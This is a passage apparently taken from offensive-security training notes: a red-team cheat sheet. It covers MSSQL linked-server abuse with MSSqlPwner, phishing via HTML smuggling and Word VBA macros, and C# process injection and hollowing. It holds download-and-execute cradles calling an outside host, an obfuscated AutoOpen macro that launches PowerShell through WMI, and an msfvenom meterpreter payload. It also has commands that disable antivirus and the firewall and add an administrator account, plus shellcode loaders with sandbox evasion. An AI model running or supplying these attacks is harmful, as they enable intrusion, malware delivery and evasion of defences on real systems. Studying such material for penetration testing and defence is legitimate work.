[*] aacabf55-4bb6-40e3-a0ce-feb406d26b1e - APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo) (sa dbo@master)
[*] f74445c8-4fb7-4a68-86d8-9c14cfd9470a - APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa>I:CORP1\Administrator@master/dbo) (CORP1\Administrator dbo@master)
[*] 9f676285-ffe4-4a97-b7b4-f4f59e128a2f - APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo) -> APPSRV01 (sa@master/dbo) (sa dbo@master)
[*] c7ecd747-93cf-4978-aab2-33a8864400f1 - APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo) -> APPSRV01 (sa>I:APPSRV01\Administrator@master/dbo) (APPSRV01\Administrator dbo@master)

# Set the chain by using the chain ID and execute a command
MSSqlPwner#APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo)> set-chain c7ecd747-93cf-4978-aab2-33a8864400f1
[*] Chosen chain: APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo) -> APPSRV01 (sa>I:APPSRV01\Administrator@master/dbo) (ID: c7ecd747-93cf-4978-aab2-33a8864400f1)
MSSqlPwner#APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo) -> APPSRV01 (sa>I:APPSRV01\Administrator@master/dbo)> exec whoami
[*] Chosen chain: APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo) -> APPSRV01 (sa>I:APPSRV01\Administrator@master/dbo) (ID: c7ecd747-93cf-4978-aab2-33a8864400f1)
[*] Reconfiguring show advanced options
[*] Reconfiguring xp_cmdshell
[*] The xp_cmdshell command executed successfully on APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo) -> APPSRV01 (sa>I:APPSRV01\Administrator@master/dbo)
[*] Result: (Key: output) corp1\sqlsvc
[*] Result: (Key: output) NULL
# To get a shell on appsrv01 through DC01
MSSqlPwner#APPSRV01 (CORP1\offsec@master/guest) -> DC01 (sa@master/dbo) -> APPSRV01 (sa>I:APPSRV01\Administrator@master/dbo)> exec "powershell.exe -e KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADQANQAuADIAMAAxAC8AcgB1AG4ALgB0AHgAdAAnACkAIAB8ACAASQBFAFgA"
# The encoded powershell command
$text = "(New-Object System.Net.WebClient).DownloadString('http://192.168.119.120/run.txt') | IEX"
$bytes = [System.Text.Encoding]::Unicode.GetBytes($text)
$EncodedText = [Convert]::ToBase64String($bytes)
$EncodedText
# run.txt is a powershell shellcode runner.
--------------------------
# From GitHub
# Interactive mode
python3 MSSqlPwner.py corp.com/user:lab@192.168.1.65 -windows-auth interactive
# Interactive mode with 2 depth level of impersonations
python3 MSSqlPwner.py corp.com/user:lab@192.168.1.65 -windows-auth  -max-impersonation-depth 2 interactive

# Executing custom assembly on the current server with windows authentication and executing hostname command
python3 MSSqlPwner.py corp.com/user:lab@192.168.1.65 -windows-auth custom-asm hostname
# Executing custom assembly on the current server with windows authentication and executing hostname command on the SRV01 linked server
python3 MSSqlPwner.py corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 custom-asm hostname
# Executing the hostname command using stored procedures on the linked SRV01 server
python3 MSSqlPwner.py corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 exec hostname
# Executing the hostname command using stored procedures on the linked SRV01 server with sp_oacreate method
python3 MSSqlPwner.py corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 exec "cmd /c mshta http://192.168.45.250/malicious.hta" -command-execution-method sp_oacreate
# Issuing NTLM relay attack on the SRV01 server
python3 MSSqlPwner.py corp.com/user:lab@192.168.1.65 -windows-auth -link-name SRV01 ntlm-relay 192.168.45.250
# Issuing NTLM relay attack on chain ID 2e9a3696-d8c2-4edd-9bcc-2908414eeb25
python3 MSSqlPwner.py corp.com/user:lab@192.168.1.65 -windows-auth -chain-id 2e9a3696-d8c2-4edd-9bcc-2908414eeb25 ntlm-relay 192.168.45.250
# Issuing NTLM relay attack on the local server with custom command
python3 MSSqlPwner.py corp.com/user:lab@192.168.1.65 -windows-auth ntlm-relay 192.168.45.250
# Executing direct query
python3 MSSqlPwner.py corp.com/user:lab@192.168.1.65 -windows-auth direct-query "SELECT CURRENT_USER"
# Retrieving password from the linked server DC01
python3 MSSqlPwner.py corp.com/user:lab@192.168.1.65 -windows-auth -link-server DC01 retrive-password
# Execute code using custom assembly on the linked server DC01
python3 MSSqlPwner.py corp.com/user:lab@192.168.1.65 -windows-auth -link-server DC01 inject-custom-asm SqlInject.dll
# Bruteforce using tickets, hashes, and passwords against the hosts listed on the hosts.txt
python3 MSSqlPwner.py hosts.txt brute -tl tickets.txt -ul users.txt -hl hashes.txt -pl passwords.txt
# Bruteforce using hashes, and passwords against the hosts listed on the hosts.txt
python3 MSSqlPwner.py hosts.txt brute -ul users.txt -hl hashes.txt -pl passwords.txt
# Bruteforce using tickets against the hosts listed on the hosts.txt
python3 MSSqlPwner.py hosts.txt brute -tl tickets.txt -ul users.txt
# Bruteforce using passwords against the hosts listed on the hosts.txt
python3 MSSqlPwner.py hosts.txt brute -ul users.txt -pl passwords.txt
# Bruteforce using hashes against the hosts listed on the hosts.txt
python3 MSSqlPwner.py hosts.txt brute -ul users.txt -hl hashes.txt
# Authentication
# As local database user.
mssql-spider -u jdoe -p 'passw0rd' -t db01.corp.local
# As local windows user.
mssql-spider -w -u administrator -p 'passw0rd' -t db01.corp.local
# As domain user via NTLM and a password.
mssql-spider -d corp.local -u jdoe -p 'passw0rd' -t db01.corp.local
# As domain user via NTLM Pass the Hash.
mssql-spider -d corp.local -u jdoe -H b9f917853e3dbf6e6831ecce60725930 -t db01.corp.local
# As domain user via Kerberos Overpass the Key.
mssql-spider -d corp.local -u jdoe -H b9f917853e3dbf6e6831ecce60725930 -k -t db01.corp.local
# As domain user via Kerberos Pass the Key.
mssql-spider -d corp.local -u jdoe -a c4c283276339e2d6b390eb5a11d419c9 -k -t db01.corp.local
Phishing (Client side code exec)
REMEMBER - Check if MS word is running 64-bit or 32-bit
HTML Smuggeling
HTML Smuggeling is when a victim clicks on a malicious link and JavaScript code inside the website will use HTML smuggeling to automatically save the dropper file. The technique uses the HTML5 anchor tag download attribute instructs the
browser to automatically download a file when a user clicks the assigned hyperlink.
In the example below I will create a dropper file, and host a website which automatically downloads my dropper once the victim clicks on the link using the HTML code below.
# Generate a staged payload using msfvenom.
sudo msfvenom -p windows/x64/meterpreter/reverse_https LHOST=192.168.1.126 LPORT=443 -f exe -o msfstaged.exe
# Saved it as base64 as to not lose any data.
base64 msfstaged.exe
		function base64ToArrayBuffer(base64) {
			var binary_string = window.atob(base64);
			var len = binary_string.length;
			var bytes = new Uint8Array( len );
			for (var i = 0; i
			var file ="TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAA..."
			var data = base64ToArrayBuffer(file);
			var blob = new Blob([data], {type: 'octet/stream'});
			var fileName = 'msfstaged.exe';

			var a = document.createElement('a');
			document.body.appendChild(a);
			a.style = 'display: none';
			var url = window.URL.createObjectURL(blob);
			a.href = url;
			a.download = fileName;
			a.click();
			window.URL.revokeObjectURL(url);
When the victim clicks a link in our phishing mail it will automatically download the dropper file onto the victim machine.
"Bob the Smuggler" is a tool that leverages HTML Smuggling Attack and allows you to create HTML files with embedded 7z/zip archives. The tool would compress your binary (EXE/DLL) into 7z/zip file format, then XOR encrypt the archieve and then hides inside PNG/GIF image file format (Image Polyglots). The JavaScript embedded within the HTML will download the PNG/GIF file and store it in the cache. Following this, the JavaScript will extract the data embedded in the PNG/GIF, assemble it, perform XOR decryption, and then store it as an in-memory blob.
# If you want to compress SharpHound.exe into 7z format (password protected) and store it in a HTML file, you can use the following command:
python3 BobTheSmuggler.py -i path/to/SharpHound.exe -p 123456 -c 7z -f SharpHound.html -o SharpHound.7z -t html
# To create an HTML file with the embedded payload hidden inside PNG file, you can use the following command:
python3 BobTheSmuggler.py -i  -p  -f  -o  -t png test.png
# Embed payload inside GIF File:
python3 BobTheSmuggler.py -i  -p  -f  -o  -t gif test.gif
'VBA Datatype
'Dim is used to declare variables
Dim myString As String # Unicode
Dim myLong As Long # 64-bit integer
Dim myPointer As LongPtr # Memory pointer
'Example - if and else statement
Sub MyMacro()
Dim myLong As Long
myLong = 1
If myLong < 5 Then
   MsgBox ("True")
Else
   MsgBox ("False")
End If
End Sub

'Example - Launch cmd.exe with a hidden window
Sub Document_Open()
   MyMacro
End Sub
Sub AutoOpen()
   MyMacro
End Sub
Sub MyMacro()
   Dim str As String
   str = "cmd.exe"
   Shell str, vbHide
End Sub
'The picture below show the cmd.exe running as a child process of winword.
# Disable Anti-virus
Set-MpPreference -DisableIntrusionPreventionSystem $true -DisableIOAVProtection $true -DisableRealtimeMonitoring $true
# Disable firewall
NetSh Advfirewall set allprofiles state off
# Enable RDP
Set-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Terminal Server" -name "fDenyTSConnections" -value 0

# Disable restricted mode in order to PTH as authentication on RDP
New-ItemProperty -Path "HKLM:\System\CurrentControlSet\Control\Lsa" -Name DisableRestrictedAdmin -Value 0
# Create a new user
net user username password /ADD
# This will add the new user to the RDP group and local administratos group
net localgroup "Remote Desktop Users" username /add
net localgroup "Administrators" username /add
PowerShell in VBA
Download cradle
Sub MyMacro()
	Dim strArg As String
	strArg = "powershell -exec bypass -nop -c iex((new-object
system.net.webclient).downloadstring('http://192.168.119.120/run.txt'))"
	Shell strArg, vbHide
End Sub
WMI: Unlinking PowerShell from Office
Use WMI from VBA to create a PowerShell process instead of having it as a child process of Microsoft Word.
Remember that since this is NOT ran as a child process of MS word, the PowerShell will open in 64-bit!
Sub MyMacro
   strArg = "powershell -exec bypass -nop -c iex((new-object system.net.webclient).downloadstring('http://192.168.119.120/run.txt'))"
   GetObject("winmgmts:").Get("Win32_Process").Create strArg, Null, Null, pid
End Sub
Sub AutoOpen()
   MyMacro
End Sub
Obfuscated version of WMI
First we'll convert the strings using ToCharArray.
The code below takes the string inside the $payload and encrypt it. So the string (powershell -exec …) is encrypted, not the content of run.txt).
Function Pears(Beets)
    Pears = Chr(Beets - 17)
End Function
Function Strawberries(Grapes)
    Strawberries = Left(Grapes, 3)
End Function
Function Almonds(Jelly)
    Almonds = Right(Jelly, Len(Jelly) - 3)
End Function
Function Nuts(Milk)
    Do
        Oatmilk = Oatmilk + Pears(Strawberries(Milk))
        Milk = Almonds(Milk)
    Loop While Len(Milk) > 0
    Nuts = Oatmilk
End Function
So combined together with Unlinking Powershell from Word code above, we will get this
Function Pears(Beets)
    Pears = Chr(Beets - 17)
End Function
Function Strawberries(Grapes)
    Strawberries = Left(Grapes, 3)
End Function
Function Almonds(Jelly)
    Almonds = Right(Jelly, Len(Jelly) - 3)
End Function
Function Nuts(Milk)
    Do
        Oatmilk = Oatmilk + Pears(Strawberries(Milk))
        Milk = Almonds(Milk)
    Loop While Len(Milk) > 0
    Nuts = Oatmilk
End Function
Function MyMacro()
    Dim Apples As String
    Dim Water As String
    'powershell -exec bypass -nop -w hidden -c iex((new-object system.net.webclient).downloadstring('http://192.168.119.120/run.txt'))
    Apples = "129128136118131132121118125125049062118137118116049115138129114132132049062127128129049062136049121122117117118127049062116049122118137057057127118136062128115123118116133049132138132133118126063127118133063136118115116125122118127133058063117128136127125128114117132133131122127120057056121133133129075064064066074067063066071073063066063066067071064131134127063129132066056058058"
    Water = Nuts(Apples)
' GetObject("winmgmts:").Get("Win32_Process").Create strArg, Null, Null, pid
            GetObject(Nuts("136122127126120126133132075")).Get(Nuts("104122127068067112097131128116118132132")).Create Water, Tea, Coffee, Napkin
End Function
Sub AutoOpen()
    MyMacro
End Sub
Process Injection
Csharp
using System;
using System.Runtime.InteropServices;
namespace Inject
{
    class Program
    {
        // Import necessary functions from kernel32.dll
        // Opens an existing local process object
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);
        // Reserves or commits a region of memory within the virtual address space of a specified process
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
        // Writes data to an area of memory in a specified process
        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);
        // Creates a thread that runs in the virtual address space of another process
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        static void Main(string[] args)
        {
            // Obtain a handle to the target process. Remeber to change the process ID(4804)
            IntPtr hProcess = OpenProcess(0x001F0FFF, false, 4804);
            // Allocate memory in the target process's address space
            IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
            // Define the shellcode bytes to inject
            byte[] buf = new byte[591]
            {
                0xfc, 0x48, 0x83, 0xe4, 0xf0, 0xe8, 0xcc, 0x00, 0x00, 0x00, 0x41, 0x51, 0x41, 0x50, 0x52,
                // ... (rest of the shellcode)
            };
            // Write the shellcode to the allocated memory in the target process
            IntPtr outSize;
            WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);
            // Create a remote thread in the target process to execute the shellcode
            IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
        }
    }
}
Csharp - But automatically get process ID
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
namespace Inject
{
    class Program
    {
        // Import necessary functions from kernel32.dll
        // Opens an existing local process object
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle, int processId);
        // Reserves or commits a region of memory within the virtual address space of a specified process
        [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
        static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
        // Writes data to an area of memory in a specified process
        [DllImport("kernel32.dll")]
        static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);
        // Creates a thread that runs in the virtual address space of another process
        [DllImport("kernel32.dll")]
        static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
        static void Main(string[] args)
        {
	// Automatically obtain process ID
            Process[] localByName = Process.GetProcessesByName("explorer");
            if (localByName.Length == 0)
            {
                Console.WriteLine("No explorer process found.");
                return;
            }
            int targetProcessId = localByName[0].Id;
            // Obtain a handle to the target process
            IntPtr hProcess = OpenProcess(0x001F0FFF, false, targetProcessId);
            // Allocate memory in the target process's address space
            IntPtr addr = VirtualAllocEx(hProcess, IntPtr.Zero, 0x1000, 0x3000, 0x40);
            // Define the shellcode bytes to inject
            byte[] buf = new byte[510] {0xfc,0x48,0x83,0xe4,0xf0,0xe8... [Rest of the shellcode]
};

            // Write the shellcode to the allocated memory in the target process
            IntPtr outSize;
            WriteProcessMemory(hProcess, addr, buf, buf.Length, out outSize);
            // Create a remote thread in the target process to execute the shellcode
            IntPtr hThread = CreateRemoteThread(hProcess, IntPtr.Zero, 0, addr, IntPtr.Zero, 0, IntPtr.Zero);
        }
    }
}
Process Hollowing is a method used by attackers to inject malicious code into a legitimate process while keeping the process running. This allows the attacker to hide their activities within a trusted process, potentially evading detection.
Stageless XOR'd
using System;
using System.Runtime.InteropServices;
namespace ProcessHollowing
{
    public class Program
    {
        public const uint CREATE_SUSPENDED = 0x4;
        public const int PROCESSBASICINFORMATION = 0;
        [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Auto)]
        public struct ProcessInfo
        {
            public IntPtr hProcess;
            public IntPtr hThread;
            public Int32 ProcessId;
            public Int32 ThreadId;
        }
        [StructLayout(LayoutKind.Sequential, CharSet = CharSet.Auto)]
        public struct StartupInfo
        {
            public uint cb;
            public string lpReserved;
            public string lpDesktop;
            public string lpTitle;
            public uint dwX;
            public uint dwY;
            public uint dwXSize;
            public uint dwYSize;
            public uint dwXCountChars;
            public uint dwYCountChars;
            public uint dwFillAttribute;
            public uint dwFlags;
            public short wShowWindow;
            public short cbReserved2;
            public IntPtr lpReserved2;
            public IntPtr hStdInput;
            public IntPtr hStdOutput;
            public IntPtr hStdError;
        }
        [StructLayout(LayoutKind.Sequential)]
        internal struct ProcessBasicInfo
        {
            public IntPtr Reserved1;
            public IntPtr PebAddress;
            public IntPtr Reserved2;
            public IntPtr Reserved3;
            public IntPtr UniquePid;
            public IntPtr MoreReserved;
        }
        [DllImport("kernel32.dll")]
        static extern void Sleep(uint dwMilliseconds);
        [DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Ansi)]
        static extern bool CreateProcess(string lpApplicationName, string lpCommandLine, IntPtr lpProcessAttributes,
            IntPtr lpThreadAttributes, bool bInheritHandles, uint dwCreationFlags, IntPtr lpEnvironment, string lpCurrentDirectory,
            [In] ref StartupInfo lpStartupInfo, out ProcessInfo lpProcessInformation);
        [DllImport("ntdll.dll", CallingConvention = CallingConvention.StdCall)]
        private static extern int ZwQueryInformationProcess(IntPtr hProcess, int procInformationClass,
            ref ProcessBasicInfo procInformation, uint ProcInfoLen, ref uint retlen);
        [DllImport("kernel32.dll", SetLastError = true)]
        static extern bool ReadProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, [Out] byte[] lpBuffer,
            int dwSize, out IntPtr lpNumberOfbytesRW);
        [DllImport("kernel32.dll", SetLastError = true)]
        public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, Int32 nSize, out IntPtr lpNumberOfBytesWritten);
        [DllImport("kernel32.dll", SetLastError = true)]
        static extern uint ResumeThread(IntPtr hThread);
        public static void Main(string[] args)
        {
            // AV evasion: Sleep for 10s and detect if time really passed
            DateTime t1 = DateTime.Now;
            Sleep(10000);
            double deltaT = DateTime.Now.Subtract(t1).TotalSeconds;
            if (deltaT < 9.5)
            {
                return;
            }
            // msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.232.133 LPORT=443 EXITFUNC=thread -f csharp
            // XORed with key 0xfa
            byte[] buf = new byte[511] {
            0x06, ...SHELLCODE HERE
            };
            // Start 'svchost.exe' in a suspended state
            StartupInfo sInfo = new StartupInfo();
            ProcessInfo pInfo = new ProcessInfo();
            bool cResult = CreateProcess(null, "c:\\windows\\system32\\svchost.exe", IntPtr.Zero, IntPtr.Zero,
                false, CREATE_SUSPENDED, IntPtr.Zero, null, ref sInfo, out pInfo);
            Console.WriteLine($"Started 'svchost.exe' in a suspended state with PID {pInfo.ProcessId}. Success: {cResult}.");
            // Get Process Environment Block (PEB) memory address of suspended process (offset 0x10 from base image)
            ProcessBasicInfo pbInfo = new ProcessBasicInfo();
            uint retLen = new uint();
            long qResult = ZwQueryInformationProcess(pInfo.hProcess, PROCESSBASICINFORMATION, ref pbInfo, (uint)(IntPtr.Size * 6), ref retLen);
            IntPtr baseImageAddr = (IntPtr)((Int64)pbInfo.PebAddress + 0x10);
            Console.WriteLine($"Got process information and located PEB address of process at {"0x" + baseImageAddr.ToString("x")}. Success: {qResult == 0}.");
            // Get entry point of the actual process executable
            // This one is a bit complicated, because this address differs for each process (due to Address Space Layout Randomization (ASLR))
            // From the PEB (address we got in last call), we have to do the following:
            // 1. Read executable address from first 8 bytes (Int64, offset 0) of PEB and read data chunk for further processing
            // 2. Read the field 'e_lfanew', 4 bytes at offset 0x3C from executable address to get the offset for the PE header
            // 3. Take the memory at this PE header add an offset of 0x28 to get the Entrypoint Relative Virtual Address (RVA) offset
            // 4. Read the value at the RVA offset address to get the offset of the executable entrypoint from the executable address
            // 5. Get the absolute address of the entrypoint by adding this value to the base executable address. Success!
            // 1. Read executable address from first 8 bytes (Int64, offset 0) of PEB and read data chunk for further processing
            byte[] procAddr = new byte[0x8];
            byte[] dataBuf = new byte[0x200];
            IntPtr bytesRW = new IntPtr();
            bool result = ReadProcessMemory(pInfo.hProcess, baseImageAddr, procAddr, procAddr.Length, out bytesRW);
            IntPtr executableAddress = (IntPtr)BitConverter.ToInt64(procAddr, 0);
            result = ReadProcessMemory(pInfo.hProcess, executableAddress, dataBuf, dataBuf.Length, out bytesRW);
            Console.WriteLine($"DEBUG: Executable base address: {"0x" + executableAddress.ToString("x")}.");
            // 2. Read the field 'e_lfanew', 4 bytes (UInt32) at offset 0x3C from executable address to get the offset for the PE header
            uint e_lfanew = BitConverter.ToUInt32(dataBuf, 0x3c);
            Console.WriteLine($"DEBUG: e_lfanew offset: {"0x" + e_lfanew.ToString("x")}.");
            // 3. Take the memory at this PE header add an offset of 0x28 to get the Entrypoint Relative Virtual Address (RVA) offset
            uint rvaOffset = e_lfanew + 0x28;
            Console.WriteLine($"DEBUG: RVA offset: {"0x" + rvaOffset.ToString("x")}.");
            // 4. Read the 4 bytes (UInt32) at the RVA offset to get the offset of the executable entrypoint from the executable address
            uint rva = BitConverter.ToUInt32(dataBuf, (int)rvaOffset);
            Console.WriteLine($"DEBUG: RVA value: {"0x" + rva.ToString("x")}.");
            // 5. Get the absolute address of the entrypoint by adding this value to the base executable address. Success!
            IntPtr entrypointAddr = (IntPtr)((Int64)executableAddress + rva);
            Console.WriteLine($"Got executable entrypoint address: {"0x" + entrypointAddr.ToString("x")}.");
            // Carrying on, decode the XOR payload
            for (int i = 0; i < buf.Length; i++)
            {
                buf[i] = (byte)((uint)buf[i] ^ 0xfa);
            }
            Console.WriteLine("XOR-decoded payload.");
            // Overwrite the memory at the identified address to 'hijack' the entrypoint of the executable
            result = WriteProcessMemory(pInfo.hProcess, entrypointAddr, buf, buf.Length, out bytesRW);
            Console.WriteLine($"Overwrote entrypoint with payload. Success: {result}.");
            // Resume the thread to trigger our payload
            uint rResult = ResumeThread(pInfo.hThread);
            Console.WriteLine($"Triggered payload. Success: {rResult == 1}. Check your listener!");
        }
    }
}
Stageless 2
//https://github.com/mvelazc0/defcon27_csharp_workshop/tree/master/Labs/lab7
using System.Diagnostics;
using System.Runtime.InteropServices;
using System;
using System.Text;
using System.Threading;

public class Program
{
    const int PROCESS_CREATE_THREAD = 0x0002;
    const int PROCESS_QUERY_INFORMATION = 0x0400;
    const int PROCESS_VM_OPERATION = 0x0008;
    const int PROCESS_VM_WRITE = 0x0020;
    const int PROCESS_VM_READ = 0x0010;
    //https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-openthread
    [DllImport("kernel32.dll")]
    //static extern IntPtr OpenThread(ThreadAccess dwDesiredAccess, bool bInheritHandle, uint dwThreadId);
    static extern IntPtr OpenThread(uint dwDesiredAccess, bool bInheritHandle, uint dwThreadId);
    //https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-suspendthread
    [DllImport("kernel32.dll")]
    static extern uint SuspendThread(IntPtr hThread);
    //https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-resumethread
    [DllImport("kernel32.dll")]
    static extern int ResumeThread(IntPtr hThread);
    //https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/content/wdm/nf-wdm-zwunmapviewofsection
    [DllImport("ntdll.dll", SetLastError = true)]
    private static extern uint NtUnmapViewOfSection(IntPtr hProcess, IntPtr lpBaseAddress);
    [DllImport("kernel32.dll")]
    public static extern IntPtr OpenProcess(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);

    [DllImport("kernel32.dll")]
    //public static extern IntPtr VirtualAllocEx(IntPtr lpHandle,IntPtr lpAddress, IntPtr dwSize, AllocationType flAllocationType, MemoryProtection flProtect);
    public static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, Int32 dwSize, UInt32 flAllocationType, UInt32 flProtect);
    [DllImport("kernel32.dll")]
    static extern IntPtr CreateRemoteThread(IntPtr hProcess, IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
    //https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject
    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
    [DllImport("kernel32.dll")]
    public static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] buffer, IntPtr dwSize, int lpNumberOfBytesWritten);
    private static UInt32 MEM_COMMIT = 0x1000;
    private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
    private static UInt32 SUSPEND_RESUME = 0x0002;
    public static void Main()
    {

// msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -f csharp
        byte[] shellcode = new byte[193] {0xfc,0xe8,0x82,0x00,0x00,0x00,
0x60,0x89,0xe5,0x31,0xc0,0x64,0x8b,0x50,0x30,0x8b,0x52,0x0c,
0x8b,0x52,0x14,0x8b,0x72,0x28,0x0f,0xb7,0x4a,0x26,0x31,0xff,
0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0xc1,0xcf,0x0d,0x01,0xc7,
0xe2,0xf2,0x52,0x57,0x8b,0x52,0x10,0x8b,0x4a,0x3c,0x8b,0x4c,
0x11,0x78,0xe3,0x48,0x01,0xd1,0x51,0x8b,0x59,0x20,0x01,0xd3,
0x8b,0x49,0x18,0xe3,0x3a,0x49,0x8b,0x34,0x8b,0x01,0xd6,0x31,
0xff,0xac,0xc1,0xcf,0x0d,0x01,0xc7,0x38,0xe0,0x75,0xf6,0x03,
0x7d,0xf8,0x3b,0x7d,0x24,0x75,0xe4,0x58,0x8b,0x58,0x24,0x01,
0xd3,0x66,0x8b,0x0c,0x4b,0x8b,0x58,0x1c,0x01,0xd3,0x8b,0x04,
0x8b,0x01,0xd0,0x89,0x44,0x24,0x24,0x5b,0x5b,0x61,0x59,0x5a,
0x51,0xff,0xe0,0x5f,0x5f,0x5a,0x8b,0x12,0xeb,0x8d,0x5d,0x6a,
0x01,0x8d,0x85,0xb2,0x00,0x00,0x00,0x50,0x68,0x31,0x8b,0x6f,
0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x68,0xa6,0x95,0xbd,
0x9d,0xff,0xd5,0x3c,0x06,0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,
0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x53,0xff,0xd5,0x63,0x61,
0x6c,0x63,0x2e,0x65,0x78,0x65,0x00};

        string proc = "userinit.exe";
        Process newproc;
        newproc = Process.Start(proc);
        Console.WriteLine("Started " + proc + " with Process Id:" + newproc.Id);
        Console.WriteLine("Suspending process...");
        foreach (ProcessThread thread in newproc.Threads)
        {
            IntPtr pOpenThread;
            pOpenThread = OpenThread(SUSPEND_RESUME, false, (uint)thread.Id);
            if (pOpenThread == IntPtr.Zero)
            {
                break;
            }
            SuspendThread(pOpenThread);
        }
        Console.WriteLine("Suspended!");
        IntPtr procHandle = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PROCESS_VM_WRITE | PROCESS_VM_READ, false, newproc.Id);
        IntPtr spaceAddr = VirtualAllocEx(procHandle, IntPtr.Zero, shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        Console.WriteLine("Allocating memory");
        WriteProcessMemory(procHandle, spaceAddr, shellcode, new IntPtr(shellcode.Length), 0);
        Console.WriteLine("Copied shellcode in memory");
        IntPtr pinfo = IntPtr.Zero;
        IntPtr threatH = CreateRemoteThread(procHandle, new IntPtr(0), new uint(), spaceAddr, new IntPtr(0), new uint(), new IntPtr(0));
        Console.WriteLine("Created remote thread");
        Console.WriteLine("Resuming process...");
        foreach (ProcessThread thread in newproc.Threads)
        {
            IntPtr pOpenThread;
            pOpenThread = OpenThread(SUSPEND_RESUME, false, (uint)thread.Id);
            if (pOpenThread == IntPtr.Zero)
            {
                break;
            }
            ResumeThread(pOpenThread);
        }
        Console.WriteLine("Resumed!");

    }
}
Staged - Download payload through CIFS/SMB
using System;
using System.Runtime.InteropServices;
using System.Diagnostics;
namespace ProcessHollowingExample
{
    internal class Program
    {
        [DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Ansi)]
        static extern bool CreateProcess(string lpApplicationName, string lpCommandLine,
            IntPtr lpProcessAttributes, IntPtr lpThreadAttributes, bool bInheritHandles,
            uint dwCreationFlags, IntPtr lpEnvironment, string lpCurrentDirectory,
            [In] ref STARTUPINFO lpStartupInfo, out PROCESS_INFORMATION lpProcessInformation);
        [DllImport("ntdll.dll", CallingConvention = CallingConvention.StdCall)]
        private static extern int ZwQueryInformationProcess(IntPtr hProcess,
            int procInformationClass, ref PROCESS_BASIC_INFORMATION procInformation,
            uint ProcInfoLen, ref uint retlen);
        [DllImport("kernel32.dll", SetLastError = true)]
        static extern bool ReadProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress,
            [Out] byte[] lpBuffer, int dwSize, out IntPtr lpNumberOfBytesRead);
        [DllImport("kernel32.dll", SetLastError = true)]
